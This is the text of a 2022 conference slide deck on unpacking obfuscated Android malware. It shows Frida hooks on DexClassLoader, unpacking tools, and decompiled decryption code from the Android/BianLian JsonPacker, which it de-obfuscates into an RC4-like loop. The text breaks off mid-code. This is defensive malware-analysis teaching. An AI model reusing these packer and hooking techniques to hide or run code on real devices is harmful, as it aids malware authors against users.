




**FORTINET®**

# **Vous n'écrirez plus de script Frida (euh... si)**

You won't ever write Frida scripts again... (actually, yes, you will,  
it's just a fancy title)

Axelle Apvrille

BlackAlps, Yverdon les Bains, Novembre 2022



# ① Introduction

## ② Android malware analysis

- Obfuscation

- Packing

- Using Frida

- Issues with Frida and files

- Writing Frida scripts can be difficult

## ③ Unpacking statically

- Design

- JsonPacker

## ④ Unpacking with Medusa

- Android/Joker overview

- Implementation of Android/Joker

## ⑤ Conclusion





# Hello



- **Principal Security Researcher at Fortinet**
- Topics: Android and IoT malware
- **Ph0wn CTF**, December 9th, Sophia Antipolis, France.
- Email: aapvrille (at) fortinet (dot) com
- Twitter: @cryptax
- Mastodon: @cryptax@mastodon.social



# What are we talking about today?



- 1 Introduction
- 2 Android malware analysis
  - Obfuscation
  - Packing
  - Using Frida
  - Issues with Frida and files
  - Writing Frida scripts can be difficult
- 3 Unpacking statically
  - Design
  - JsonPacker
- 4 Unpacking with Medusa
  - Android/Joker overview
  - Implementation of Android/Joker
- 5 Conclusion



# OBFUSCATION

```
String w7aWDz0_ (File a) {  
    return a.getAbsolutePath();  
}
```

OBFUSCATION  
de classe, méthode...

---

"aZ\x01dg\xc3" → ALGO → "send SMS"

CHIFFREMENT/  
DECHIFFREMENT

---

```
for (int i=0; i<13; i++) {  
    wbcZ_wB = a0cb * 63 - (pRt1w / 3);  
}
```


JUNK  
CODE



# Packing




# Packing





# Packing



→ Pico le Croco looks happy, but *should he?*  
This may be a **virus**...

→ What's in the box?






Packer / Obfuscation  $\neq$  Malware


**but**

in this talk, we focus on Android  
**malware** (packed and obfuscated)


# How a packer works




# How a packer works




# How a packer works




# How a packer works



# How a packer works



# Don't waste your time trying to analyze the APK!




The screenshot shows the MobSF Static Analyzer interface. The left sidebar contains a menu with the following items: Information, Scan Options, Signer Certificate, Permissions, Android API (highlighted in blue), Browsable Activities, Security Analysis, and Malware Analysis. The main content area displays a table of detected API calls.

Category	API Calls
	<a href="#">com/sponsor/economy/delay/OJdDfFw</a> <a href="#">com/sponsor/economy/delay/EEyGaEr</a> <a href="#">com/appsflyer/internal/c.java</a> <a href="#">com/sponsor/economy/OKxQmFsRjOsS</a>
Message Digest	<a href="#">com/appsflyer/internal/aa.java</a> <a href="#">com/appsflyer/internal/ae.java</a>
Query Database of SMS, Contacts etc	<a href="#">com/appsflyer/internal/cs.java</a> <a href="#">com/appsflyer/internal/cu.java</a> <a href="#">com/appsflyer/internal/ag.java</a>
Starting Activity	<a href="#">com/appsflyer/share/CrossPromotionH</a>
Starting Service	<a href="#">com/appsflyer/internal/ab.java</a>
URL Connection to file/http/https/ftp/jar	<a href="#">com/appsflyer/internal/aj.java</a> <a href="#">com/appsflyer/share/CrossPromotionH</a>

You'll only see the packer = wrapping paper !  
You must first *unpack*



# Don't waste your time trying to analyze the APK!



You'll only see the packer = wrapping paper !  
You must first *unpack*



# Unpacking with Frida

**FRIDA**

[OVERVIEW](#)

[DOCS](#)

[NEWS](#)

[CODE](#)

[CONTACT](#)

Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers.

- <https://frida.re>
- Dynamic instrumentation of Android (and other OS)
- Goal: **Hook DexClassLoader** (or URLClassLoader etc)



# Loading dynamically a DEX

DexClassLoader

Added in API level 3

```
public DexClassLoader (String dexPath,  
    String optimizedDirectory,  
    String librarySearchPath,  
    ClassLoader parent)
```

Creates a `DexClassLoader` that finds interpreted and native code. Interpreted classes are found in a set of DEX files contained in Jar or APK files.

<https://developer.android.com/reference/java/lang/ClassLoader>

- 1 Display dexPath
- 2 Retrieve the DEX via adb pull
- 3 Analyze it 😊

**DexClassLoader isn't the only one**

InMemoryDexClassLoader, PathClassLoader,  
URLClassLoader ... see ClassLoader



# Writing a Frida script


```
Java.performNow(function(){
  let dexClassLoader =
  ↪ Java.use("dalvik.system.DexClassLoader");

  dexClassLoader.$init.implementation = function(dexpath, b,
  ↪ c, d) {
    console.log("[*] dexPath="+dexpath);
    return this.$init(dexpath, b, c, d);
  }
});
```

- <https://codeshare.frida.re>
- \$init for constructors, method name otherwise.




# Inject the script



Details at <https://frida.re/slides/osdc-2015-the-engineering-behind-the-reverse-engineering.pdf>




# Inject the script



Details at <https://frida.re/slides/osdc-2015-the-engineering-behind-the-reverse-engineering.pdf>


# Inject the script



Details at <https://frida.re/slides/osdc-2015-the-engineering-behind-the-reverse-engineering.pdf>



# Inject the script



Details at <https://frida.re/slides/osdc-2015-the-engineering-behind-the-reverse-engineering.pdf>






# Dynamically modifying behaviour

Laptop

Android

```
DexClassLoader(String dexPath, ...)  
↳ {  
    // load dynamically  
}
```

```
DexClassLoader(String dexPath, ...) {  
    console.log('dexPath=' + dexPath);  
    // then load dynamically  
}
```



```
dexPath=/data/.../malicious.dex
```

# Better: do it automatically with Dexcalibur

- <https://github.com/FrenchYeti/dexcalibur>
- <https://www.reversense.com/dexcalibur> (Pro version)

The screenshot shows the Dexcalibur web interface. At the top, there's a navigation bar with 'DEXCALIBUR', 'Overview', 'Static analysis' (highlighted), 'Hook', 'Runtime analysis', 'APK', and 'Settings'. An 'Auto-save ON' toggle is on the right. Below the navigation bar is a search bar containing the query 'class(name:dalvik.system.DexClassLoader)'. To the right of the search bar are 'Search' and 'Probe all' buttons. Below the search bar is a filter bar with buttons for 'clean', 'xref', 'keep callers', 'keep callees', 'filter by package', 'filter by caller class', and 'Case insensitive'. The main content area displays the details for the class 'DexClassLoader' in the 'dalvik.system' package. It shows the package size (5), extends 'dalvik.system.BaseDexClassLoader', 'java.lang.ClassLoader', and 'java.lang.Object', and implements none. There are sections for 'Fields' and 'Methods'. The 'Methods' section shows two methods: one with 'Probe ON' and 'xref to xref from' buttons, and another with 'Probe OFF' and 'xref to xref from' buttons. The interface is dark-themed.

1*	Package	10	Name	10	Action	10
	dalvik.system		DexClassLoader	internal		Rename

Package : dalvik.system (size: 5)  
Extends : dalvik.system.BaseDexClassLoader < java.lang.ClassLoader < java.lang.Object  
Implements : None

Fields

Action	Modifiers	Type	Name
--------	-----------	------	------

Methods

Action	Type	Name
Probe ON xref to xref from		<init>(java.lang.String->java.lang.String->java.lang.String->java.lang.ClassLoader->void)
Probe OFF xref to xref from		loadClass(java.lang.String->java.lang.Class)



# Example with Dexcalibur

dynamic	DexClassLoader.<init>()	argo - /data/user/0/com.core.course/app_DynamicOptDex/dSoNc.json arg1 - /data/user/0/com.core.course/app_DynamicOptDex arg2 -
dynamic	dalvik.system.BaseDexClassLoader.\$init()	argo - /data/user/0/com.core.course/app_DynamicOptDex/dSoNc.json arg1 = null arg2 = arg3 = <instance: java.lang.ClassLoader, \$className: dalvik.system.PathClassLoader>

- Malware Android/Alien packé avec “**JsonPacker**”
- Payload DEX: dSoNc.json dans /data/user/0/com.core.course- /app\_DynamicOptDex



# Yes, but it's not always that easy...

It may be impossible to retrieve the DEX on Android

- Because it's in memory: `InMemoryDexClassLoader`
- Because it was *erased*

FRIDA-DEXDump

- <https://github.com/hluwa/FRIDA-DEXDump>
- It dumps **all** DEX executables
- Search for your unpacked DEX among all DEXes.

Let's rather improve our Frida script



# Improving our Frida script

- Goal: in DexClassLoader hook, **copy file** dexPath
  - **ou**, in InMemoryDexClassLoader, **write buffer** to a file
- So, we need to know how to **write a file** from a Frida script

```
const fs = require('fs');  
fs.writeFile('output.txt', data);
```

Issue: **fs** is not supported by Frida



# Solution with Frida-compile + script



Frida @fridadotre · May 27, 2021

Replying to @cryptax and @oleavr

You can use frida-compile, which allows the Node.js `fs` API to be used, implemented by frida-fs behind the scenes. To get started: [github.com/oleavr/frida-a...](https://github.com/oleavr/frida-agent-example)

(Or use the frida-create CLI tool – part of frida-tools – to generate the boilerplate.)

## oleavr/frida-agent-example



Example Frida agent written in TypeScript

Rx 4

Contributors

🕒 2

Issues

☆ 418

Stars

🍴 114

Forks



github.com

GitHub - oleavr/frida-agent-example: Example Frida agent written in T...

Example Frida agent written in TypeScript. Contribute to oleavr/frida-agent-example development by creating an account on GitHub.

```
import fs from 'fs';  
const log = fs.createWriteStream('output.txt');  
log.write(data);
```



# Alternatives

## Writing: File

```
const f = new File('output.txt', 'wb');  
f.write(data);
```

<https://codeshare.frida.re/@cryptax/inmemorydexclassloader-dump/>

## Copying a file: File channels

```
var f = File.$new('input.txt');  
var fis = FileInputStream.$new(f);  
var inputChannel = fis.getChannel();  
var fos = context.openFileOutput('output.txt');  
var outputChannel = fos.getChannel();  
inputChannel.transferTo(0, inputChannel.size(), outputChannel);
```



# What's difficult about writing Frida scripts

## Documentation

- No official documentation on this topic
- Useful: <https://cmrodriguez.me/blog/frida-scripting-guide/>

## My personal difficulties

- Bad knowledge of Javascript : too many **parenthesis** (LISP lol), inner functions...
- **Mapping between types** Java / Javascript. Ex : ByteBuffer to Uint8Array
- Hooking **dynamically loaded code**
- Many ways to communicate on Internet : URL, HttpURLConnection, okio, volley... Long !
- **Repetitive...**






# Solutions we explore in this talk

**Zero Frida: unpacking statically**

Important bonus: the malware is **not executed**



**Get someone else to do the work**




**MobSF, Medusa**



- 1 Introduction
- 2 Android malware analysis
  - Obfuscation
  - Packing
  - Using Frida
  - Issues with Frida and files
  - Writing Frida scripts can be difficult
- 3 Unpacking statically**
  - Design
  - JsonPacker
- 4 Unpacking with Medusa
  - Android/Joker overview
  - Implementation of Android/Joker
- 5 Conclusion



DEMO



# How to design a static unpacker?

- **Step 1.** Be able to unpack manually. Without Frida et al of course!
- **Step 2.** Automate



# Static unpacker for "JsonPacker" in Android/BianLian

Where is the encrypted DEX?

```
$ ls ./assets
animation_me_boost.json          kQTUiw.json
animation_me_clean.json         licenses
animation_scan_whats_app_empty.json  load.js
...
```

- It's always **.json** extension
- Short and random name

kQTUiw.json

Android/BianLian: 576be33dbbd61ad2643304adcf4e2240e689a6b24641a1882d892bb71ad3d5c6



# Decryption algorithm for the JSON file


```
LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhWlBeTsGeUaDrNkMeEaNz = this.tankvague(v0_1);
this.iqZNhGdCPdW_378729 = this.OwpSogJRiWQ_280433 / this.gWNxYShy0lx_949934 + 0x210;
byte[] v7 = new byte[((int)Math.floor(arg17.length))];
this.iqZNhGdCPdW_378729 = this.gWNxYShy0lx_949934 * this.OwpSogJRiWQ_280433 - 60;
int[] v12 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhWlBeTsGeUaDrNkMeEaNz;
int v13;
for(v13 = 0; ((double)v13) < Math.ceil(arg17.length); ++v13) {
    int v0_2;
    for(v0_2 = 0; v0_2 < 7; ++v0_2) {
        this.iqZNhGdCPdW_378729 = this.OwpSogJRiWQ_280433 + this.gWNxYShy0lx_949934 * 71 - 83;
    }
    LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GG10kRtAeKh = (LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GG10kRtAeKh
    int v0_3 = this.gWNxYShy0lx_949934;
    int v1_1 = this.iqZNhGdCPdW_378729;
    this.OwpSogJRiWQ_280433 = v0_3 - v1_1;
    int v3 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GG10kRtAeKh;
    LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt = (LUz0
    this.OwpSogJRiWQ_280433 = v1_1 - v0_3 + 7908189;
    this.filmskirt(v3, LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt
    int v0_4 = this.OwpSogJRiWQ_280433;
    this.gWNxYShy0lx_949934 = v0_4 / this.iqZNhGdCPdW_378729 - 0x1FC242;
    this.iqZNhGdCPdW_378729 = v0_4 - this.gWNxYShy0lx_949934 * 501411;
    int v14 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt
    this.gWNxYShy0lx_949934 = this.iqZNhGdCPdW_378729 / 520 + v0_4 - 0x6543D;
    int v15 = this.punchswift('b', 5222L, v12, LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GG10kRtAeKh);
    this.iqZNhGdCPdW_378729 = 27 - 12 / this.OwpSogJRiWQ_280433 - this.gWNxYShy0lx_949934;
    int v0_5 = this.punchswift('z', 0x179161L, v12, v14);
    int v2 = this.OwpSogJRiWQ_280433;
    this.iqZNhGdCPdW_378729 = 0x124CFE - this.gWNxYShy0lx_949934 + v2;
    int v0_6 = v12[(v15 + v0_5) % 0x100];
    this.gWNxYShy0lx_949934 = this.iqZNhGdCPdW_378729 - 0x76715 / v2 + 370983;
    v7[v13] = this.dieselbitter(Math.round(v0_6) ^ arg17[v13]);
    this.iqZNhGdCPdW_378729 = this.OwpSogJRiWQ_280433 + this.gWNxYShy0lx_949934 + 0x27C4A908;
}
```



# Spot junk code

```
this.iqZNhGdCPdW_378729 = this.OwpSogJRiwQ_280433 /  
↪ this.gWNxYShy0lx_949934 + 0x210;
```

- Useless variables
- Complex and useless math computations...



# Remove junk code

```
LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhwLBeTsGeUaDrNkMeEaNz = this.tankvague(v0 1);
byte[] v7 = new byte[((int)Math.floor(arg17.length))];
int[] v12 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhwLBeTsGeUaDrNkMeEaNz;
int v13;
for(v13 = 0; ((double)v13) < Math.ceil(arg17.length); ++v13) {
    int v0_2;
    LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GG10kRtAeKh = (LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GG10kRtAeKh
    int v3 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GG10kRtAeKh;
    LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt = (LUz
    this.filmskirt(v3, LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQy
    int v0_4 = this.0wpSogJRiwQ_280433;
    int v14 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqK
    int v15 = this.punchswift('b', 5222L, v12, LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GG10kRtAeKh);
    int v0_5 = this.punchswift('z', 0x179161L, v12, v14);
    int v0_6 = v12[(v15 + v0_5) % 0x100];
    v7[v13] = this.dieselbitter(Math.round(v0_6) ^ arg17[v13]);
}
```





# Remove junk code

```
LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.expandedKey = this.expandKey(key);
```

```
byte[] output = new byte[((int)Math.floor(encryptedDex.length));  
this.iqZNhgDCPdW_378729 = this.gWNxYShyOlx_949934 * this.OwpSogJRiwQ_280433 - 60;  
int[] theExpandedKey = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.expandedKey;  
int i;  
for(i = 0; ((double)i) < Math.ceil(encryptedDex.length); ++i) {  
    int v0 2;
```

```
LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1 = (LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1 + 1) % 0x100;
```

```
int avar1 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1;  
LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2 = (LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2 + theExpandedKey
```

```
this.swap(avar1, LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2, theExpandedKey);  
int v0 4 = this.OwpSogJRiwQ_280433;
```

```
int v14 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2;
```

```
int expKey1 = this.get('b', 5222L, theExpandedKey, LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1);
```

```
int expKey2 = this.get('z', 0x179161L, theExpandedKey, v14);
```

```
int current key = theExpandedKey[(expKey1 + expKey2) % 0x100];
```

```
output[i] = this.iustReturnInput(Math.round(current key) ^ encryptedDex[i]);
```

```
}
```



# After cleaning

```
int var1 = 0;
int var2 = 0;
byte[] outputContent = new byte[inputContent.length];
for (int i3 = 0; i3 < inputContent.length; i3 ++) {
    var1 = (var1 + 1) % 256;
    var2 = (var2 + payloadKey[var1]) % 256;
    swap(payloadKey[var1], payloadKey[var2]);
    int keyloop = payloadKey[(payloadKey[var1] +
↪ payloadKey[var2]) % 256];
    outputContent[i3] = (byte) ((keyloop) ^ inputContent[i3]);
}
return outputContent;
```

Android/BianLian: 576be33dbbd61ad2643304adcf4e2240e689a6b24641a1882d892bb71ad3d5c6 - see  
com.sponsor.economy.LUzOeBsTWTdRzFfQhTxGsEsRjZulxJoDs, method copperprovide()

- It's a home-made algorithm, based on XOR
- payloadKey is derived from a hard-coded key



# Finding the key

```
public static String balancetortoise() {  
    int v0 = 9;  
